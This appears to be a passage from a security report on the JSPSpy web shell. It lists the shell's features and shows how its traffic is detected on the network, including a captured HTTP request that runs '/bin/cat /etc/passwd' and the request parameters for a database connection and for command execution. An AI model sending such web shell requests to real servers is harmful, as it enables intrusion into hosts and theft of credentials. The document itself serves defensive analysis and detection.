
JSPSpy – File Manager




JSPSpy – Database Login




JSPSpy – Back Connect




JSPSpy – Port Scan




JSPSpy – Download Remote File



JSPSpy – JSP Env



JSPSpy – Execute Command



Network Detection

Follow TCP Stream


Stream Content

```
POST /files/JspSpy.jsp HTTP/1.1
Host: 192.168.233.131:8080
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.233.131:8080/files/JspSpy.jsp
Cookie: JSESSIONID=4B8507C54F3A056A595FFFE7FA42801E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 72

b=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd&submit=ExecuteHTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 29 Apr 2014 16:45:40 GMT

2000
<html><head><title>JspSpy Codz By - Ninty</title><style type="text/css">body,td{font:
12px Arial,Tahoma;line-height: 16px;}.input{font:12px
Arial,Tahoma;background:#fff;border: 1px solid #666;padding:2px;height:22px;}.area
```

Network Detection

Operation	Data Sent
Connect to DB	selectDb=0&o=dbc&driver=com.mysql.jdbc.Driver&url=jdbc%3Amysql%3A%2F%2F10.10.22.45%3A3306%2Fmysql%3FuseUnicode%3Dtrue%26characterEncoding%3DGBK&uid=admin&pwd=admin&db=com.mysql.jdbc.Driver%60jdbc%3Amysql%3A%2F%2Flocalhost%3A3306%2Fmysql%3FuseUnicode%3Dtrue%26characterEncoding%3DGBK&connect=Connect
Execute Command	o=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd&submit=Execute
